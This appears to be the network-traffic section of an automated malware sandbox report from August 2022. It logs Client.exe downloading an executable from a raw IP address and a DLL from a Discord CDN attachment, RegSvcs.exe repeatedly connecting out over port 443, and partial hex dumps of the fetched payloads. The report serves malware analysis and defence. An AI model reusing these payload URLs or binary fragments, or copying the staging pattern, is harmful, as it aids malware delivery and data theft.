Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.22	49181	149.154.167.220	443	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.22	49182	149.154.167.220	443	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.22	49183	149.154.167.220	443	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
8	192.168.2.22	49174	109.206.241.81	80	C:\Users\user\AppData\Local\Temp\Client.exe

Timestamp	kBytes transferred	Direction	Data
Aug 8, 2022 17:18:10.701307058 CEST	72	OUT	GET /htdocs/eZYWw.exe HTTP/1.1 Host: 109.206.241.81 Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Aug 8, 2022 17:18:10.739402056 CEST	73	IN	HTTP/1.1 200 OK Date: Mon, 08 Aug 2022 15:18:10 GMT Server: Apache/2.4.53 (Win64) OpenSSL/1.1.1n PHP/7.4.29 Last-Modified: Sun, 07 Aug 2022 10:26:43 GMT ETag: "34400-5e5a422bc1ac2" Accept-Ranges: bytes Content-Length: 214016 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: application/x-msdownload Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 93 54 de 62 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 08 00 00 3c 03 00 00 06 00 00 00 00 00 00 ce 5b 03 00 00 20 00 00 00 00 00 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 a0 03 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 78 5b 03 00 53 00 00 00 00 60 03 00 f8 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 03 00 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 08 00 00 00 00 00 00 00 00 00 00 00 08 20 00 00 48 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 d4 3b 03 00 00 20 00 00 00 3c 03 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 73 72 63 00 00 00 f8 02 00 00 00 60 03 00 00 04 00 00 00 3e 03 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 0c 00 00 00 00 80 03 00 00 02 00 00 00 42 03 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 b0 5b 03 00 00 00 00 00 48 00 00 00 02 00 05 00 bc 84 02 00 bc d6 00 00 03 00 00 00 11 00 00 06 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 1e 02 28 01 00 00 0a 2a 1e 02 28 04 00 00 0a 2a a6 73 06 00 00 0a 80 01 00 00 04 73 07 00 00 0a 80 02 00 00 04 73 08 00 00 0a 80 03 00 00 04 73 09 00 00 0a 80 04 00 00 04 2a 00 00 13 30 02 00 2c 00 00 00 01 00 00 11 16 0b 2b 1b 00 07 17 fe 01 2c 02 18 0b 00 07 16 fe 01 2c 02 17 0b 00 07 18 fe 01 2c 02 2b 02 2b e3 7e 01 00 00 04 6f 0a 00 00 0a 2a 13 30 02 00 2c 00 00 00 02 00 00 11 16 0b 2b 1b 00 07 17 fe 01 2c 02 18 0b 00 07 16 fe 01 2c 02 17 0b 00 07 18 fe 01 2c 02 2b 02 2b e3 7e 02 00 00 04 6f 0b 00 00 0a 2a 13 30 02 00 2c 00 00 00 03 00 00 11 16 0b 2b 1b 00 07 17 fe 01 2c 02 18 0b 00 07 16 fe 01 2c 02 17 0b 00 07 18 fe 01 2c 02 2b 02 2b e3 7e 03 00 00 04 6f 0c 00 00 0a 2a 13 30 02 00 2c 00 00 00 04 00 00 11 16 0b 2b 1b 00 07 17 fe 01 2c 02 18 0b 00 07 16 fe 01 2c 02 17 0b 00 07 18 fe 01 2c 02 2b 02 2b e3 7e 04 00 00 04 6f 0d 00 00 0a 2a 13 30 02 00 2e 00 00 00 05 00 00 11 16 0b 2b 1b 00 07 17 fe 01 2c 02 18 0b 00 07 16 fe 01 2c 02 17 0b 00 07 18 fe 01 2c 02 2b 02 2b e3 02 03 28 11 00 00 0a 28 12 00 00 0a 2a 00 00 13 30 02 00 28 00 00 00 06 00 00 11 16 0b 2b 1b 00 07 17 fe 01 2c 02 18 0b 00 07 16 fe 01 2c 02 17 0b 00 07 18 fe 01 2c 02 2b 02 2b e3 02 28 13 00 00 0a 2a 13 30 02 00 2c 00 00 00 07 00 00 11 16 0b 2b 1b 00 07 17 fe Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PELTb<[@ @x[S`  H.text; < `.rsrc`>@@.relocB@B[H(*(* ssss*0,+,,,++~o*0,+,,,++~o*0,+,,,++~o*0,+,,,++~o*0.+,,,++((*0(+,,,++(*0,+

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
9	192.168.2.22	49178	109.206.241.81	80	C:\Users\user\AppData\Local\Temp\Client.exe

Timestamp	kBytes transferred	Direction	Data
Aug 8, 2022 17:18:38.760584116 CEST	384	OUT	GET /htdocs/eZYWw.exe HTTP/1.1 Host: 109.206.241.81 Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Aug 8, 2022 17:18:38.791713953 CEST	385	IN	HTTP/1.1 200 OK Date: Mon, 08 Aug 2022 15:18:38 GMT Server: Apache/2.4.53 (Win64) OpenSSL/1.1.1n PHP/7.4.29 Last-Modified: Sun, 07 Aug 2022 10:26:43 GMT ETag: "34400-5e5a422bc1ac2" Accept-Ranges: bytes Content-Length: 214016 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: application/x-msdownload Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 93 54 de 62 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 08 00 00 3c 03 00 00 06 00 00 00 00 00 00 ce 5b 03 00 00 20 00 00 00 00 00 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 a0 03 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 78 5b 03 00 53 00 00 00 00 60 03 00 f8 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 03 00 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 08 00 00 00 00 00 00 00 00 00 00 00 08 20 00 00 48 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 d4 3b 03 00 00 20 00 00 00 3c 03 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 73 72 63 00 00 00 f8 02 00 00 00 60 03 00 00 04 00 00 00 3e 03 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 0c 00 00 00 00 80 03 00 00 02 00 00 00 42 03 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 b0 5b 03 00 00 00 00 00 48 00 00 00 02 00 05 00 bc 84 02 00 bc d6 00 00 03 00 00 00 11 00 00 06 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 1e 02 28 01 00 00 0a 2a 1e 02 28 04 00 00 0a 2a a6 73 06 00 00 0a 80 01 00 00 04 73 07 00 00 0a 80 02 00 00 04 73 08 00 00 0a 80 03 00 00 04 73 09 00 00 0a 80 04 00 00 04 2a 00 00 13 30 02 00 2c 00 00 00 01 00 00 11 16 0b 2b 1b 00 07 17 fe 01 2c 02 18 0b 00 07 16 fe 01 2c 02 17 0b 00 07 18 fe 01 2c 02 2b 02 2b e3 7e 01 00 00 04 6f 0a 00 00 0a 2a 13 30 02 00 2c 00 00 00 02 00 00 11 16 0b 2b 1b 00 07 17 fe 01 2c 02 18 0b 00 07 16 fe 01 2c 02 17 0b 00 07 18 fe 01 2c 02 2b 02 2b e3 7e 02 00 00 04 6f 0b 00 00 0a 2a 13 30 02 00 2c 00 00 00 03 00 00 11 16 0b 2b 1b 00 07 17 fe 01 2c 02 18 0b 00 07 16 fe 01 2c 02 17 0b 00 07 18 fe 01 2c 02 2b 02 2b e3 7e 03 00 00 04 6f 0c 00 00 0a 2a 13 30 02 00 2c 00 00 00 04 00 00 11 16 0b 2b 1b 00 07 17 fe 01 2c 02 18 0b 00 07 16 fe 01 2c 02 17 0b 00 07 18 fe 01 2c 02 2b 02 2b e3 7e 04 00 00 04 6f 0d 00 00 0a 2a 13 30 02 00 2e 00 00 00 05 00 00 11 16 0b 2b 1b 00 07 17 fe 01 2c 02 18 0b 00 07 16 fe 01 2c 02 17 0b 00 07 18 fe 01 2c 02 2b 02 2b e3 02 03 28 11 00 00 0a 28 12 00 00 0a 2a 00 00 13 30 02 00 28 00 00 00 06 00 00 11 16 0b 2b 1b 00 07 17 fe 01 2c 02 18 0b 00 07 16 fe 01 2c 02 17 0b 00 07 18 fe 01 2c 02 2b 02 2b e3 02 28 13 00 00 0a 2a 13 30 02 00 2c 00 00 00 07 00 00 11 16 0b 2b 1b 00 07 17 fe Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PELTb<[@ @x[S`  H.text; < `.rsrc`>@@.relocB@B[H(*(*ssss*0,+,,,++~o*0,+,,,++~o*0,+,,,++~o*0,+,,,++~o*0.+,,,++((*0(+,,,++(*0,+

HTTPS Proxied Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49173	162.159.134.233	443	C:\Users\user\AppData\Local\Temp\Client.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-08 15:18:10 UTC	0	OUT	GET /attachments/1005703293437235255/1005705055426588785/RealProxyFlagsBadSignature.dll HTTP/1.1 Host: cdn.discordapp.com Connection: Keep-Alive
2022-08-08 15:18:10 UTC	0	IN	HTTP/1.1 200 OK Date: Mon, 08 Aug 2022 15:18:10 GMT Content-Type: application/x-msdos-program Content-Length: 59904 Connection: close CF-Ray: 7379391bfe7d6969-FRA Accept-Ranges: bytes Age: 110633 Cache-Control: public, max-age=31536000 Content-Disposition: attachment;%20filename=RealProxyFlagsBadSignature.dll, attachment ETag: "79242a4038e35f2234d3373fb9133c3b" Expires: Tue, 08 Aug 2023 15:18:10 GMT Last-Modified: Sun, 07 Aug 2022 05:12:50 GMT Vary: Accept-Encoding CF-Cache-Status: HIT Alt-Svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400 Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct" x-goog-generation: 1659849170365462 x-goog-hash: crc32c=NYw5/Q== x-goog-hash: md5=eSQqQDjjXyI00zc/uRM8Ow== x-goog-metageneration: 1 x-goog-storage-class: STANDARD x-goog-stored-content-encoding: identity x-goog-stored-content-length: 59904 X-GUploader-UploadID: ADPycdupy3j_iJTl9UiBtH5H_LUJWnS6fjM0m76xxXqjYgQUCBDR1OD6agA7taTw16tkQfa4JMZqj0cPImG4pQS7vaiveg X-Robots-Tag: noindex, nofollow, noarchive, nocache, noimageindex, noodp Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=ZhuRC%2FuuVZdafWjTM7ZAbV1KxJRAQnk4nC8Cm3KLBfCDuNdXcvVN6J1GXerUkUgOgD1o7%2FUT0FKNBWC37boqdUzB3KU1vMFdPUnowfRfGVttWQ6DO8tgngxJSrynwpDIdT49sg%3D%3D"}],"group":"cf-nel","max_age":604800}

Timestamp	kBytes transferred	Direction	Data
2022-08-08 15:18:10 UTC	1	IN	Data Raw: 4e 45 4c 3a 20 7b 22 73 75 63 63 65 73 73 5f 66 72 61 63 74 69 6f 6e 22 3a 30 2c 22 72 65 70 6f 72 74 5f 74 6f 22 3a 22 63 66 2d 6e 65 6c 22 2c 22 6d 61 78 5f 61 67 65 22 3a 36 30 34 38 30 30 7d 0d 0a 53 65 72 76 65 72 3a 20 63 6c 6f 75 64 66 6c 61 72 65 0d 0a 0d 0a Data Ascii: NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800}Server: cloudflare
2022-08-08 15:18:10 UTC	1	IN	Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 c2 48 ef 62 00 00 00 00 00 00 00 00 e0 00 02 21 0b 01 0b 00 00 b8 00 00 00 30 00 00 00 00 00 00 8e d6 00 00 00 20 00 00 00 00 00 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 06 00 00 00 00 00 00 00 00 40 01 00 00 02 00 00 00 00 00 00 03 00 60 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PELHb!0 @ @`
2022-08-08 15:18:10 UTC	2	IN	Data Raw: 38 f8 01 00 00 38 f3 01 00 00 20 15 00 00 00 fe 0c 00 00 3f fc 00 00 00 20 15 00 00 00 fe 0c 00 00 3d 05 00 00 00 38 74 08 00 00 20 11 00 00 00 fe 0c 00 00 3f 64 00 00 00 20 11 00 00 00 fe 0c 00 00 3d 05 00 00 00 38 19 07 00 00 20 0f 00 00 00 fe 0c 00 00 3f 18 00 00 00 20 0f 00 00 00 fe 0c 00 00 3d 05 00 00 00 38 34 06 00 00 38 8b 01 00 00 20 10 00 00 00 fe 0c 00 00 3f 18 00 00 00 20 10 00 00 00 fe 0c 00 00 3d 05 00 00 00 38 93 06 00 00 38 65 01 00 00 38 60 01 00 00 20 13 00 00 00 fe 0c 00 00 3f 3e 00 00 00 20 13 00 00 00 fe 0c 00 00 3d 05 00 00 00 38 35 07 00 00 20 12 00 00 00 fe 0c 00 00 3f 18 00 00 00 20 12 00 00 00 fe 0c 00 00 3d 05 00 00 00 38 cd 06 00 00 38 19 01 00 00 38 14 01 00 00 20 14 00 00 00 fe 0c 00 00 3f 18 00 00 00 20 14 00 00 00 fe 0c 00 Data Ascii: 88 ? =8t ?d =8 ? =848 ? =88e8` ?> =85 ? =888 ?
2022-08-08 15:18:10 UTC	4	IN	Data Raw: 04 00 fe 0c 03 00 20 01 00 00 00 59 20 01 00 00 00 9c fe 0c 08 00 fe 0c 03 00 20 01 00 00 00 59 8f 05 00 00 01 e0 fe 0c 06 00 fe 0c 03 00 20 01 00 00 00 59 9a fe 0c 08 00 fe 0c 03 00 20 01 00 00 00 59 8f 05 00 00 01 e0 4a fe 0c 01 00 7e 03 00 00 04 fe 0c 0b 00 fe 0c 03 00 20 01 00 00 00 59 94 97 29 05 00 00 11 7e 03 00 00 04 fe 0c 0c 00 fe 0c 02 00 58 4a 97 29 06 00 00 11 55 fe 0c 0c 00 20 08 00 00 00 58 fe 0e 0c 00 38 c3 f7 ff ff fe 0c 08 00 fe 0c 03 00 20 02 00 00 00 59 8f 05 00 00 01 e0 4c fe 0c 08 00 fe 0c 03 00 20 01 00 00 00 59 8f 05 00 00 01 e0 4c fe 02 fe 0c 0c 00 fe 0c 02 00 58 4a fe 0c 0c 00 20 08 00 00 00 58 fe 0c 02 00 58 4a 59 5a fe 0c 0c 00 20 08 00 00 00 58 fe 0c 02 00 58 4a 58 fe 0c 0f 00 58 fe 0e 0c 00 fe 0c 03 00 20 02 00 00 00 59 fe 0e Data Ascii: Y Y Y YJ~ Y)~XJ)U X8 YL YLXJ XXJYZ XXJXX Y
2022-08-08 15:18:10 UTC	5	IN	Data Raw: 06 03 00 00 06 9b 7e 03 00 00 04 20 02 00 00 00 fe 06 04 00 00 06 9b 7e 03 00 00 04 20 03 00 00 00 fe 06 05 00 00 06 9b 7e 03 00 00 04 20 04 00 00 00 fe 06 06 00 00 06 9b 7e 03 00 00 04 20 05 00 00 00 fe 06 07 00 00 06 9b 7e 03 00 00 04 20 06 00 00 00 fe 06 08 00 00 06 9b 7e 03 00 00 04 20 07 00 00 00 fe 06 09 00 00 06 9b 2a 26 02 28 08 00 00 0a 00 00 2a 2a 00 02 28 0c 00 00 0a 00 00 2a aa 73 0e 00 00 0a 80 04 00 00 04 73 0f 00 00 0a 80 05 00 00 04 73 10 00 00 0a 80 06 00 00 04 73 11 00 00 0a 80 07 00 00 04 00 2a 13 30 01 00 10 00 00 00 0a 00 00 11 00 7e 04 00 00 04 6f 12 00 00 0a 0a 2b 00 06 2a 13 30 01 00 10 00 00 00 0b 00 00 11 00 7e 05 00 00 04 6f 13 00 00 0a 0a 2b 00 06 2a 13 30 01 00 10 00 00 00 0c 00 00 11 00 7e 06 00 00 04 6f 14 00 00 0a 0a 2b 00 Data Ascii: ~ ~ ~ ~ ~ ~ *&(**(*ssss*0~o+*0~o+*0~o+
2022-08-08 15:18:10 UTC	6	IN	Data Raw: 2b 0d 07 6f 3a 00 00 0a 6f 3b 00 00 0a 13 04 09 14 fe 01 16 fe 01 13 10 11 10 39 25 01 00 00 02 2c 03 03 2d 03 16 2b 01 17 00 13 11 11 11 2c 58 02 8e b7 17 da 13 05 16 11 05 13 0e 13 08 2b 3e 02 11 08 9a 13 07 03 11 08 9a 13 06 11 04 11 07 6f 3c 00 00 0a 13 11 11 11 2c 1b 09 11 06 28 3d 00 00 0a 13 10 11 10 2c 07 07 6f 3e 00 00 0a 00 00 14 0b 00 2b 12 00 00 11 08 17 d6 13 08 11 08 11 0e 13 12 11 12 31 b8 00 07 14 fe 01 16 fe 01 13 11 11 11 39 aa 00 00 00 0 4 14 fe 01 16 fe 01 13 10 11 10 2c 7f 04 6f 3f 00 00 0a 17 da 13 09 16 11 09 13 0f 13 0d 2b 62 04 11 0d 6f 40 00 00 0a 13 0a 11 0a 6f 3a 00 00 0a 6f 3b 00 00 0a 13 0c 11 0a 6f 06 00 00 2b 13 0b 11 0b 14 fe 01 16 fe 01 13 11 11 11 2c 2b 11 04 11 0c 6f 3c 00 00 0a 13 10 11 10 2c 1b 09 11 0b 28 3d 00 00 0a Data Ascii: +o:o;9%,-+,X+>o<,(=,o>+19,o?+bo@o:o;o+,+o<,(=
2022-08-08 15:18:10 UTC	8	IN	Data Raw: 11 2f 28 31 00 00 06 13 04 18 8d 08 00 00 01 13 2f 11 2f 16 72 1a 08 00 70 a2 00 11 2f 17 72 15 0a 00 70 a2 00 11 2f 28 31 00 00 06 13 14 18 8d 08 00 00 01 13 2f 11 2f 16 72 ba 0a 00 70 a2 00 11 2f 17 72 61 0d 00 70 a2 00 11 2f 28 31 00 00 06 13 08 18 8d 08 00 00 01 13 2f 11 2f 16 72 06 0e 00 70 a2 00 11 2f 17 72 53 11 00 70 a2 00 11 2f 28 31 00 00 06 13 0a 18 8d 08 00 00 01 13 2f 11 2f 16 72 f8 11 00 70 a2 00 11 2f 17 72 a3 14 00 70 a2 00 11 2f 28 31 00 00 06 13 0b 18 8d 08 00 00 01 13 2f 11 2f 16 72 48 15 00 70 a2 00 11 2f 17 72 9f 18 00 70 a2 00 11 2f 28 31 00 00 06 13 0c 18 8d 08 00 00 01 13 2f 11 2f 16 72 44 19 00 70 a2 00 11 2f 17 72 9b 1c 00 70 a2 00 11 2f 28 31 00 00 06 13 0d 18 8d 08 00 00 01 13 2f 11 2f 16 72 40 1d 00 70 a2 00 11 2f 17 72 ed 1f Data Ascii: /(1//rp/rp/(1//rp/rap/(1//rp/rSp/(1//rp/rp/(1//rHp/rp/(1//rDp/rp/(1//r@p/r
2022-08-08 15:18:10 UTC	9	IN	Data Raw: 13 32 11 32 2c 06 73 5e 00 00 0a 7a 00 11 06 12 01 7b 10 00 00 04 6f 5e 00 00 06 15 fe 01 13 32 11 32 2c 06 73 5e 00 00 0a 7a 00 de 40 25 28 61 00 00 0a 13 2d 00 12 01 7b 11 00 00 04 84 28 62 00 00 0a 13 2e 11 2e 14 fe 01 16 fe 01 13 32 11 32 2c 08 11 2e 6f 63 00 00 0a 00 00 16 13 07 28 64 00 00 0a de 0d 28 64 00 00 0a de 00 00 17 13 07 2b 00 11 07 2a 41 1c 00 00 00 00 00 00 5e 02 00 00 45 03 00 00 a3 05 00 00 40 00 00 00 09 00 00 01 13 30 03 00 25 00 00 00 23 00 00 11 00 02 28 13 00 00 2b 0c 02 28 14 00 00 2b 0a 08 06 7e 67 00 00 0a 6f 68 00 00 0a 28 69 00 00 0a 0b 2b 00 07 2a 00 00 00 13 30 04 00 11 00 00 00 0e 00 00 11 00 02 03 04 17 28 30 00 00 06 26 17 0a 2b 00 06 2a 00 00 00 13 30 02 00 3b 00 00 00 24 00 00 11 00 7e 1c 00 00 04 14 28 6a 00 00 0a 0c Data Ascii: 22,s^z{o^22,s^z@%(a-{(b..22,.oc(d(d+*A^E@0%#(+(+~goh(i+*0(0&+*0;$~(j
2022-08-08 15:18:10 UTC	10	IN	Data Raw: 15 11 00 00 00 05 05 00 00 00 01 00 00 00 00 00 00 00 00 14 01 00 00 00 0a 0a 00 00 00 01 23 e0 a6 83 83 a6 e0 23 01 23 e0 a6 e1 e1 a6 e0 23 06 15 11 00 00 00 05 05 00 00 00 01 00 00 00 00 00 00 00 00 14 01 00 00 00 0b 0b 00 00 00 01 44 f4 63 61 61 63 f4 44 01 44 f4 63 0d 0d 63 f4 44 06 15 11 00 00 00 05 05 00 00 00 01 00 00 00 00 00 00 00 00 14 01 00 00 00 0c 0c 00 00 00 01 3b 76 fc f1 f1 fc 76 3b 01 3b 76 fc 88 88 fc 76 3b 06 15 11 00 00 00 05 05 00 00 00 01 00 00 00 00 00 00 00 00 14 01 00 00 00 0d 0d 00 00 00 01 7e 32 10 97 97 10 32 7e 01 7e 32 10 b7 b7 10 32 7e 06 15 11 00 00 00 05 05 00 00 00 01 00 00 00 00 00 00 00 00 14 01 00 00 00 0e 0e 00 00 00 01 62 ab d2 14 14 d2 ab 62 01 62 ab d2 63 63 d2 ab 62 06 15 11 00 00 00 05 05 00 00 00 01 00 00 00 00 Data Ascii: ####DcaacDDccD;vv;;vv;~22~~22~bbbccb
2022-08-08 15:18:10 UTC	12	IN	Data Raw: 26 00 00 00 01 72 76 bb 70 70 bb 76 72 01 72 76 bb 02 02 bb 76 72 06 15 11 00 00 00 05 05 00 00 00 01 00 00 00 00 00 00 00 00 14 01 00 00 00 27 27 00 00 00 01 55 ac 1d 45 45 1d ac 55 01 55 ac 1d 36 36 1d ac 55 06 15 11 00 00 00 05 05 00 00 00 01 00 00 00 00 00 00 00 00 14 01 00 00 00 28 28 00 00 00 01 71 fa 59 45 45 59 fa 71 01 71 fa 59 2 c 2c 59 fa 71 06 15 11 00 00 00 05 05 00 00 00 01 00 00 00 00 00 00 00 00 14 01 00 00 00 29 29 00 00 00 01 08 5f 25 11 11 25 5f 08 01 08 5f 25 7e 7e 25 5f 08 06 15 11 00 00 00 05 05 00 00 00 01 00 00 00 00 00 00 00 00 14 01 00 00 00 2a 2a 00 00 00 01 03 c6 8f d4 d4 8f c6 03 01 03 c6 8f ba ba 8f c6 03 06 15 11 00 00 00 05 05 00 00 00 01 00 00 00 00 00 00 00 00 14 01 00 00 00 2b 2b 00 00 00 01 38 ca 33 09 09 33 ca 38 01 38 Data Ascii: &rvppvrrvvr"UEEUU66U((qYEEYqqY,,Yq))_%%__%~~%_**++83388

Timestamp	kBytes transferred	Direction	Data
2022-08-08 15:18:10 UTC	13	IN	Data Raw: 00 00 00 05 05 00 00 00 01 00 00 00 00 00 00 00 00 14 01 00 00 00 43 43 00 00 00 01 53 1f 2d f2 f2 2d 1f 53 01 53 1f 2d 93 93 2d 1f 53 06 15 11 00 00 00 05 05 00 00 00 01 00 00 00 00 00 00 00 00 14 01 00 00 00 44 44 00 00 00 01 20 bf 80 05 05 80 bf 20 01 20 bf 80 7c 7c 80 bf 20 06 15 11 00 00 00 05 05 00 00 00 01 00 00 00 00 00 00 00 00 14 01 00 00 00 45 45 00 00 00 01 02 83 a0 91 91 a0 83 02 01 02 83 a0 e2 e2 a0 83 02 06 15 11 00 00 00 05 05 00 00 00 01 00 00 00 00 00 00 00 00 14 01 00 00 00 46 46 00 00 00 01 00 23 d5 db db d5 23 00 01 00 23 d5 fb fb d5 23 00 06 15 11 00 00 00 05 05 00 00 00 01 00 00 00 00 00 00 00 00 14 01 00 00 00 47 47 00 00 00 01 32 6e 0d 17 17 0d 6e 32 01 32 6e 0d 76 76 0d 6e 32 06 15 11 00 00 00 05 05 00 00 00 01 00 00 00 00 00 00 Data Ascii: CCS--SS--SDD || EEFF####GG2nn22nvvn2
2022-08-08 15:18:10 UTC	14	IN	Data Raw: 00 00 01 5b a6 9c 50 50 9c a6 5b 01 5b a6 9c 70 70 9c a6 5b 06 15 11 00 00 00 05 05 00 00 00 01 00 00 00 00 00 00 00 00 14 01 00 00 00 60 60 00 00 00 01 05 6b 97 c3 c3 97 6b 05 01 05 6b 97 ab ab 97 6b 05 06 15 11 00 00 00 05 05 00 00 00 01 00 00 00 00 00 00 00 00 14 01 00 00 00 61 61 00 00 00 01 1f 01 62 87 87 62 01 1f 01 1f 01 62 f3 f3 62 01 1f 06 15 11 00 00 00 05 05 00 00 00 01 00 00 00 00 00 00 00 00 14 01 00 00 00 62 62 00 00 00 01 1b d6 66 06 06 66 d6 1b 01 1b d6 66 72 72 66 d6 1b 06 15 11 00 00 00 05 05 00 00 00 01 00 00 00 00 00 00 00 00 14 01 00 00 00 63 63 00 00 00 01 22 2a 7a 8a 8a 7a 2a 22 01 22 2a 7a fa fa 7a 2a 22 06 15 11 00 00 00 05 05 00 00 00 01 00 00 00 00 00 00 00 00 14 01 00 00 00 64 64 00 00 00 01 3f 18 b1 96 96 b1 18 3f 01 3f 18 b1 Data Ascii: [PP[[pp[``kkkkaabbbbbbfffrrfcc'*zz*'''*zz*''dd???
2022-08-08 15:18:10 UTC	16	IN	Data Raw: 00 05 05 00 00 00 01 00 00 00 00 00 00 00 00 14 01 00 00 00 7c 7c 00 00 00 01 46 24 a0 0d 0d a0 24 46 01 46 24 a0 23 23 a0 24 46 06 15 11 00 00 00 05 05 00 00 00 01 00 00 00 00 00 00 00 00 14 01 00 00 00 7d 7d 00 00 00 01 14 42 91 60 60 91 42 14 01 14 42 91 08 08 91 42 14 06 15 11 00 00 00 05 05 00 00 00 01 00 00 00 00 00 00 00 00 14 01 00 00 00 7e 7e 00 00 00 01 0f 29 86 71 71 86 29 0f 01 0f 29 86 05 05 86 29 0f 06 15 11 00 00 00 05 05 00 00 00 01 00 00 00 00 00 00 00 00 14 01 00 00 00 7f 7f 00 00 00 01 36 ce c7 32 32 c7 ce 36 01 36 ce c7 5f 5f c7 ce 36 06 15 11 00 00 00 05 05 00 00 00 01 00 00 00 00 00 00 00 00 14 01 00 00 00 80 80 00 00 00 01 27 33 bb 08 08 bb 33 27 01 27 33 bb 64 64 bb 33 27 06 15 16 00 00 00 05 05 00 00 00 17 00 00 00 06 06 00 00 00 Data Ascii: ||F$$FF$##$F}}B``BBB~~)qq)))62266__6'33"3dd3'
